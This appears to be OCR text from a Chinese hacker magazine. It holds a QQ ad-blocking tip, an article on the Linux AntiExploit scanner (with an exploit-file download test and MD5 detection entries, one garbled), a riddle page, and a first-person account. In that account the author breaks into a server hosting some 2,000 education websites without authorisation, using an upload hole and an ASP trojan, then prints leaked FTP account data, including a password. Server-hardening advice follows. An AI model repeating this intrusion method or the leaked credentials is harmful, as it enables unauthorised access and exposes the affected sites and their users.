如果你用的是Windows XP 操作系统，利用磁盘读写权限便可将QQ 广告彻底封杀于无形中，并且还可自定义QQ 的广告呢。

第一步：腾讯QQ 一般安装在"C:\Program Files\Tencent\QQ"文件目录中，在资源管理器中打开此目录，首先双击进入"AD"文件夹，按下"Ctrl+A"全选所有文件，再按下"Shift+Delete"彻底删除所有广告。在空白处右击，选择执行"属性"命令。

第二步：单击"安全"标签，如图，在"组或用户名称"中选择用户并点击下文的"删除"按钮，将所有用户删除；或者，将所有用户的权限都设置成"拒绝"，并且单击"高级"按钮，清除勾选"从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目"，随后会出现"安全"对话框，选择"删除"按钮便可，最后确定退出。

Linux 下 Exploit 的防范

每夜醉不归

很多朋友都听说过甚至用过“Exploit”。但什么是“Exploit”？如何防范“Exploit”对系统造成的危害？这是本文所关注的问题。

一、什么是 Exploit

Exploit 是什么？Exploit 是一个笼统的概念。Exploit 并不是一种工具，或者某种软件，它是一类方法的总称。简单地说，就是利用系统的漏洞，做自己想做的事情，达到自己设想的目的。

从字面上理解，Exploit 的意思是“开拓、开发”，而在破解圈子里面，公认的概念可能是“漏洞及其利用”。通俗地说，Exploit 就是利用一切可以利用的工具、采用一切可以采用的方法、找到一切可以找到的漏洞，并且通过对漏洞资料的分析研究，从而达到获取网站用户资料文档、添加自定义用户、甚至侵入网站获得管理员权限控制整个网站的最终目的。

那么漏洞又是什么东西呢？我们应该知道，所谓网站，不过是由放在服务器上的很多相关程序及文件所组成的。既然是人编写的程序，就不会是无懈可击的，再优秀的程序都会有这样那样的缺陷。而网站的漏洞，则可能是组成网站的程序本身的缺陷造成的，也可能是程序之间的配置缺陷而造成的，还有就是网站设计上的缺陷。

二、Exploit 的基本过程——扫描、分析、利用

Exploit 的第一步，就是对目标网站进行扫描。可以用我们已知的漏洞列表进行扫描，看看对方有没有我们列表中的漏洞。也可以用一些专门的软件，扫描目标的其它相关信息，包括网站使用的操作系统版本、提供的服务以及开放的端口，等等。没有什么最好的扫描工具，每种扫描工具都有它的优点和缺点，能够扫出的结果也不一样。所以，你需要掌握尽可能多的扫描工具，根据不同的目标、不同的目的，选择合适的扫描工具。

Exploit 的第二步，就是对扫描获得的信息进行分析研究，从而找出漏洞所在以及利用的方法。这是最困难的过程，也是对你的相关知识的考验。我们扫描获得的信息可能是多种多样的，不同的信息需要不同的知识来分析。

Exploit 的第三步，如果我们通过分析已经找到漏洞以及利用的方法，就可以选用相应的工具，完成我们的最终目的——拿到密码文件、添加用户、获得管理员权限，等等。

三、Linux 下 Exploit 防范

既然 Exploit 是利用系统的漏洞或者缺陷而进行渗透和攻击的，那我们必定能想到在 Linux 下防范 Exploit 攻击的方法。加固系统的安全性无疑是一个巨大的工程，需要投入大量的人力物力财力。Linux 防范 Exploit 攻击最有效的方法是使用 AntiExploit 这个安全软件来监视 Linux 系统的运行安全，及时地发现并阻止黑客的 Exploit 攻击行为。

AntiExploit 是一款优秀的开放源码软件，它是目前 Linux、FreeBSD 操作系统下的第一款访问式反 Exploit 的扫描软件。AntiExploit 可以帮助系统管理员鉴别本地系统是否遭到已知的非法工具的入侵。AntiExploit 使用 dazuko（Dazuko 是 Linux 下的一个实时杀毒模块，结合杀毒软件可以对文件系统进行实时防毒。）内核模块和 MD5 校验，可以判别系统中是谁创建了“恶意”文件，是谁正在使用这些恶意文件，并通过内核监控系统中的文件系统调用。这样，结合以上两个手段，系统管理员能很快知道系统中那些恶意文件的所有者了，从而能迅速发现入侵者的 Exploit 行为。AntiExploit 由 PERL 语言编写，当 AntiExploit 扫描 Linux 系统时，AntiExploit 把扫描的文件和 MD5-DATABASE 数据库进行特征对比，从而鉴别该文件是否合法。这个 MD5-DATABASE 数据库就像杀毒软件的病毒库一样，是不断更新的。

和其他的 Linux 下的安全工具一样，AntiExploit 也不可能百分之百地保证 Linux 系统的安全，但 AntiExploit 对于 Linux 服务器的安全确实能起到一定的防护作用，特别是对于一些菜鸟黑客，Craker 的攻击效果十分显著。这些水平较低的入侵者往往是通过已经公布的 Exploit-codes 和明显的系统漏洞来进攻 Linux 操作系统的，所以在 Linux 操作系统中启用 AntiExploit 对系统进行监控是较为可靠的选择。

1. AntiExploit 的安装

安装使用 AntiExploit 之前应确保 Linux 中已经安装有如下组件：

```
mailutils
libxml2
libcurl>=7.10
```

小知识 mailutils 软件包是一个邮件工具集，包括本地和远程邮箱访问服务。

AntiExploit 简要安装步骤：

```
下载最新版本的 AntiExploit 压缩包（http://www.h07.org/?q=node/36）
tar -xzvf AntiExploit-1.3b6.tar.gz
编译和安装 dazuko
./configure
make
根据实际需要编辑 etc/aexpl.conf，以适应本地操作系统
make install
升级 Exploit-database 数据库（aexpl  u < aepl.conf 的路径>）
运行 aexpl(aexpl  c < aepl.conf 的路径>
```

小提示 AntiExploit-1.3b6.tar.gz 压缩包里已经含有 dazuko 的安装包，网上有很多安装教程，限于篇幅这里不再讲述，dazuko 的官方网站为 http://www.dazuko.org/。

2. AntiExploit 配置

这里只介绍那些必须要配置的参数，可选参数的配置默认即可，无需修改。

(1) 分析配置

① 编辑 analyze/Exploit_db（必要）

需指定 Exploit.db 数据库在 Linux 的路径。我们可以将 Exploit.db 数据库放到 /etc 目录下。我们可以使用 -u 参数在 /etc 目录中创建或升级 /etc/Exploit.db 数据库。

② 编辑 analyze/update_url（必要）

指定 Exploit.db 数据库在线升级 URL。我们可以将 URL 设置为 http://www.h07.org/Exploit.db，这个数据库每天晚上 8 点会升级。

③ 编辑analyze/version_url（必要）

指定最新版本的AntiExploit的URL路径，我们可以将URL设置为**http://www.h07.org/aexpl.version**

（2）生成报告配置

① 编辑reports/mail_addr（必要）

在mail_addr中填入接收报告的电子邮件地址，当AntiExploit发现系统异常时候，形成报告自动邮寄到系统管理员指定的邮箱中。

② 编辑**reports/facility**（必要）

生成syslog日志记录，默认的参数是LOG_DAEMON(3<<3)=24，建议采用默认值。

（3）核心设置

① 编辑**core/lock_file**（必要）

Aexpl作为daemon启动的后pid需要被锁定，以防以为误操作再次被启动，默认参数为/var/run/aexpl.pid。

② 编辑**core/ld_so_conf**（必要）

Aexpl需要调用共享配置库文件的名称及路径，默认参数为：/etc/ld.so.conf。

③ 编辑**core/inoto_size**（必要）

当aexpl分析某个文件的时候，aexpl将这个文件名放入一个表中，这样aexpl就无需每次都扫描同一文件了。这个表的默认大小为：2048，此参数无需修改。

④ 编辑**core/queue_size**（必要）

设定aexpl可扫描文件的最大尺寸。默认为102400。一般地，系统中较大的文件都不会是黑客入侵后创建的，所以无需将queue_size设置过大，以免影响扫描速度。

（4）代理设置

① 编辑**/proxy/enabled**

是否启动代理支持，可填入true或者false来启动或关闭代理支持。

② 编辑**/proxy/type**

指定代理的类型，http，scoks4或者scoks5。

③ 编辑**/proxy/host**

指定代理主机名和端口号，格式为**hostname:port**。

④ 编辑**/proxy/login**

指定代理服务器的登录名和密码，格式为username:password。

3.数据库格式

我们除了可以每天通过网站不断更新Exploit.db数据库外，还可以自己手动修改数据库，添加我们在工作中发现的ExploitMD5值和文件名。手动升级数据库的命令为：**aexpl -u /etc/aexpl.conf**。

修改数据库非常简单，数据库的格式分为两部分，每一行的数据库的第一部分为文件的MD5校验值，第二部分为文件的原始文件名。两部分的数据用冒号:格开。例如：

```
f4a23c9093f9a696bd8d28db2581ac1:wicked_Exploit.c
44854c860225435474934281 3f95b80f:hotmail.java.txt
7f6c913653161373d6ebfd865d530428:iMailv5.txt
7a17ed2e4c3e31eb0e558e6811a33743:ie5.cross-frame.txt
```

4.实战应用AntiExploit

(1)将AntiExploit作为daemon运行（如图1）。

```
$aexpl -c /etc/aexpl.conf
Detaching, please check the log file to see if everything was ok!
```

图1

启动全过程（如图2）。

```
$tail /var/log/aexpl
Sun Aug  1 18:19:32 2004 <info> Starting initialization.
Sun Aug  1 18:19:32 2004 <info> Exploit database loaded with 3657 entries.
Sun Aug  1 18:19:32 2004 <info> Successfully registered with dazuko.
Sun Aug  1 18:19:32 2004 <info> Initialization complete.
Sun Aug  1 18:19:32 2004 <info> AntiExploit started.
Sun Aug  1 18:19:32 2004 <info> Worker thread woken up.
```

图2

(2)测试aepxpl是否工作正常，是否能正确分析出Exploit文件，我们可以在线下载一个名为linksys-dhcp-Exploit.c的文件进行测试（如图3）。

(3)邮件报告（如图5）。

【文中所涉及的软件，光盘有所提供。软件如下：linksys-dhcp-Exploit.c、AntiExploit-1.3b6.tar.gz】

```
$wget http://www.packetstormsecurity.nl/0405-exploits/linksys-dhcp-exploit.c

--23:44:21--  http://www.packetstormsecurity.nl/0405-exploits/linksys-dhcp-exploit.c
           => `linksys-dhcp-exploit.c'
Resolving www.packetstormsecurity.nl... 213.206.75.252
Connecting to www.packetstormsecurity.nl[213.206.75.252]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11,721 [text/plain]
100%[====================================>] 11,721        72.91K/s
23:44:21 (72.60 KB/s) - `linksys-dhcp-exploit.c' saved [11721/11721]
```

图3

aepxpl能正确分析出此文件为恶意文件（如图4）。

```
$tail /var/log/aexpl
[...]
Sun Aug  1 18:22:07 2004 <alert> AntiExploit found a suspious file:
  /home/phantom/linksys-dhcp-exploit.c uid(1000) gid(1000)
```

图4

```
To: phantom@ph-mobile.h07.org
Subject: AntiExploit Report for ph-mobile.h07.org
From: Enrico <phantom@ph-mobile.h07.org>
Date: Sun, 01 Aug 2004 18:22:07 +0200

AntiExploit Alert!

File:  /home/phantom/linksys-dhcp-exploit.c

User:  1000 (phantom)
Group: 1000 (users)
```

图5

编辑点评：EXP在黑客手中的地位也是重中之重。虽然Linux下EXP出现的几率比MS小一些，但还是防患于未然比较好啊。未来的杂志中我们将尽量增加EXP利用的文章，让大家攻防结合。

智力大考验这10大欠扁问题

1、小白加小白等于什么？

2、什么动物最容易滑倒？

3、哪2个字母和在一起会爆炸？

4、什么动物可以贴在墙上？

5、香蕉从10楼摔下来变成了什么？

6、为什么小白像他哥哥？

7、神的坐骑是什么？

8、有十只羊，九只蹲在羊圈，一只蹲在猪圈，是什么成语？

9、什么动物最喜欢帮助别人？

10、什么人最喜欢让人等？

（欠扁答案咻，当然在本期内找啦，小编先跑路……）

答案

1、小白兔（TWO）

2、狐狸（因为狐狸狡猾＝"胡滑"）

3、OK （OK＝"砰"）

4、海豹（即海报）

5、茄子（摔紫了）

6、"真像大白"

7、宝贝（神"骑"宝贝）

8、抑扬顿挫（一羊蹲错）

9、机器猫（请伸出你的"圆手"）

10、贝多芬（音乐开头就是"等等等等……"）

"三分钟轻松学控中国教育部旗下2000多网站"说出来都吓死你啊，预知详情请立刻阅读相关文章。空气估计不会关心这事，只顾每天对论坛补来补去的，都快成神补了！估计看了本期的《ASP安全？虚拟主机一样精彩！》又要补上一番，向你致敬，偶在精神上支持你！再看看《黑客徒手大封杀》和《暴库防范新方法》，还不玩死入侵者？而"忠实"的IE用户们不想被黑就一定要看《利用IE参数来防黑》，你们忙归忙但不要忽视病毒的存在啊，我就去论坛等你们光顾nohack的"反毒先锋"版块了。

从轻松掌控中国教育部旗下2000多网站想到的安全防范

李嘉义

从本文你可以学到：
1. 网络安全意识与网络安全
2. 如何合理配置权限和访问控制
3. 配置服务器的安全点滴

上传，又见上传……

一个老得不能再老的漏洞，又一次出现在一个相当重要的服务器中……

难道真的是我运气太好了？击中要害的瞬间只要几十秒……整个过程也不足三分钟……

一、不足三分钟的战斗

在中关村一个很普通的写字楼的一间很普通的办公室内，几十张年轻的面孔各自聚精会神地盯着显示器屏幕，有的正敲击着键盘，有的移动着鼠标。

"帮个忙，"同事走过来拍了我一下。

还没等我反应过来，他就抢过我的键盘，在IE地址栏下输入了一串网址。点开一个页面。"我要看这个功能是怎么实现的。"

"你是让我入侵这个服务器，查它源码？"看着这个打着"教育部、中宣部、中组部"LOGO的网站，我反问道。

"没错，你不是××联盟的核心吗？一定有办法的，何况我只是看一下源码就可以了，又不是搞破坏。"他理直气壮地对我说。顿时斗大的一颗汗珠从我额头滚下。他果然够狠，知道我以破坏他人为耻。居然拿话堵我，更狠的是还拿组织的名义来压我。黑客入侵本来就是一场无声的战斗。还没有接触，谁也没有把握就能100%成功。

"呵呵，你错了。我可是××联盟里最垃圾的一个！"一边和他说着，一边快速地浏览着这个网站。我本人丢人就算了。可不能给组织丢脸。

很快我就发现有好几个上传页面的存在，先试试有没有上传漏洞吧（如图1）。




图1 存在上传漏洞的页面

利用上传页面，试着传一个加密过的ASP木马，竟然提示我上传成功。第一步成功了，一切顺利！ 右键查一下源码，获得上传后返回的文件名（如图2）。




图2 提示ASP上传成功页面的源代码

用获得的文件名替换upload.htm在IE地栏输入试一下。显示的是无法找到网页。显然是仅仅返回了上传的文件名，并不是正确的路径。在沉思10几秒后决定用猜的办法，如果不知道路径，上传了木马没有用。考虑到一般人在写程序时习惯用upload作为上传后的保存目录，于是将upload.htm替换为upload/2005XXXX.asp（获得的文件名）。哈哈，熟悉的木马登录界面再一次出现在眼前。不过，先不用高兴得太早，如果管理员将权限设置得很好，那么下面的路也未必会好走。不管怎么样，先输入登录口令进入看看再说。

"好了，这是你要的源码。"我得意地对同事说，看着他高兴地离开，我得意之余，心里泛起一股莫名的滋味……

这是一个颇具规模的服务器，但安全基本上就没有做。所以让这个ASP木马上传后，其功能得到了全面的发挥。所有的服务器信息全在眼中。而且获得了所有分区的完全控制权限。

通过查看FTP服务器Serv-U信息，发现以网站域名命名的帐号有两千多（如图3）。



```
User2107=[redacted]
User2108=z[redacted]t|1|
User2109=0[redacted]
User2110=p[redacted]|
[Domain2]
User1=rambo|0|0
ReplyHello=请保护好您的管理
ReplyHelp=help    mail@lanb
ReplyTooMany=用户数量超出限
ReplyDown=服务器已经当机 请
ReplyOffline=服务器连接超时
User2=[redacted]t|
User3=c[redacted]0|0
User4=c[redacted]t|1|0
User5=u[redacted]t|1|0
User6=[redacted]|1|0
User7=[redacted]t|0
User8=[redacted]t|0|0
User9=[redacted]t|1|0
User10=[redacted]n|1|0
IPAccess1=A|203.207.[redacted]
IPAccess2=A|203.207.[redacted]
IPAccess3=A|203.207.[redacted]
IPAccess4=A|203.207.[redacted]
[DOMAINS]
Domain1=202.108.[redacted]||21
Domain2=211.100.[redacted]||21
[USER=[redacted]t|
Password=byu38
HomeDir=f:\[redacted]
RelPaths=1
DiskQuota=1|102400000|3420
MaxUsersLoginPerIP=2
TimeOut=600
```

图3 敏感信息

先不论此服务器和教育部到底是什么关系。但肯定和教育、学校有关，随意打开一个域名，就是XXX学校网站。全国这么多教育类网站放在这里，安全却是如此的差。从找页面到获得源码，不足三分种……

二、网络安全意识与网络安全

这是一场快速的战斗，如此的顺利。并不是说明我的入侵技术有多高，而是对方的安全防线太薄弱了。网络安全意识没有跟上造成的。

网络安全是一个永远讲不完的话题，然而有很多人的安全意识还是停留在几年前，那时扫描弱口令就可以搞到很多的肉鸡服务器。几个简单的小漏洞就可以风行一时。现在的人们思想"进步"了，知道给系统加一个强的密码，及时给系统打上安全的补丁，再配上杀毒软件和防火墙，就以为可以高枕无忧了。其实远远不够，尤其是那些服务器的管理员们，更应该加强网络安全意识。

就拿上面的案例来讲，就是服务器的管理员安全意识没有跟上。Serv-U现在都有V 6.1.0.1了。服务器上居然一直没有升级，还在用V 4.1.0.0。我5月底上传的木马，到8月初去看，仍然存在。唉，这样的安全意识能打造出什么样的网络安全。

网络安全并不是单一某个方面做得好就行。它是一系列安全组合形成的一个整体。简单来讲，网络安全包括"物理硬件+软体配置+安全服务"几个大的方面。如果说受到硬件和技术等自身条件限制了怎么办？最基本的就是从网络安全意识入手，如今网络安全类最新资讯和技术文章随处可见。只要具备了较强的网络安全意识，加强网络安全服务管理，相信可以从很大程度上增加入侵难度，相对增强你所掌管的服务器的安全性。

"只有想不到，没有做不到。"一句经典的话从某个角度说明了意识的重要性！意识是安全的第一步；你都不会去想它，不去重视它，如何去做？所以加强网络安全意识是加强网络安全的第一步。

三、权限、访问控制——永不可忽视的话题

权限就是针对不同用户行使的权力进行授权或限制，不然在操作系统上分组、分用户也没有多大的意义了。但是往往有很多的系统管理员并没有注意到这一点，对安装系统后默认的Every完全控制权限不予理睬，当服务器被入侵后，后悔已经晚了。

如果将服务器权限进行安全的配置，即使ASP木马上传上去，所掌控的信息也是有限的，出现意外的损失也可以降到最小。第一章所述的就是一个很好的案例，因服

务器的权限没有限制造成服务器所有信息泄漏（如图4、图5）。

那么哪些地方需要通过权限进行访问控制呢？一般来讲作为web应用服务器，利用NTFS访问控制列表进行访问权限控制和IIS身份验证相结合是必须要做的一步。对现行网络中数以亿计的web服务器，只要有公开的web页，从某种意义上讲，任何外部用户都可以进入这台服务器，并且具备最基本的读权限。如果因为服务器的权限配置不当，并且web程序上存在漏洞，那么这台服务器就存在被外部用户利用并被控制的可能。所以第一步，我们要删除NTFS访问控制列表中所有的Everyone的完全控制权限（如图6），点击删除键将Everyone从列表中删除，让Everyone从服务器各个分区里消失，我们再根据实际需要分配不同的权限。

盘符	类型	卷标	文件系统	可用空间	总空间
A	可移动磁盘				
C	本地硬盘	sys	NTFS	2.81G	7.81G
D	本地硬盘	tool	NTFS	1.97G	4.87G
E	本地硬盘	DATA-BAK(SYQ)	NTFS	55.76G	68.36G
F	本地硬盘	webroot	NTFS	43.99G	55.66G
G	CD-ROM				
H	本地硬盘				
I	本地硬盘	localhost_bak	NTFS	501.15M	9.76G
J	本地硬盘	DATA	NTFS	0B	7.23G

图4 通过ASP木马获得的服务器信息




图5 通过ASP木马获得的相关敏感信息




图6 将Everyone从列表中删除

如果你想设定得更BT一些，可以只留下你用于管理的administrators组的用户，将访问控制列表中其它的用户全部删除，再根据需要添加。比如：Serv-U FTP权限默认是以system系统帐户运行（如图7）。




图7 Serv-U FTP服务器的属性

要想使FTP在相应授权的目录可以访问，就需要在NTFS访问控制列表中再添加上system的相应权限（如图8）。

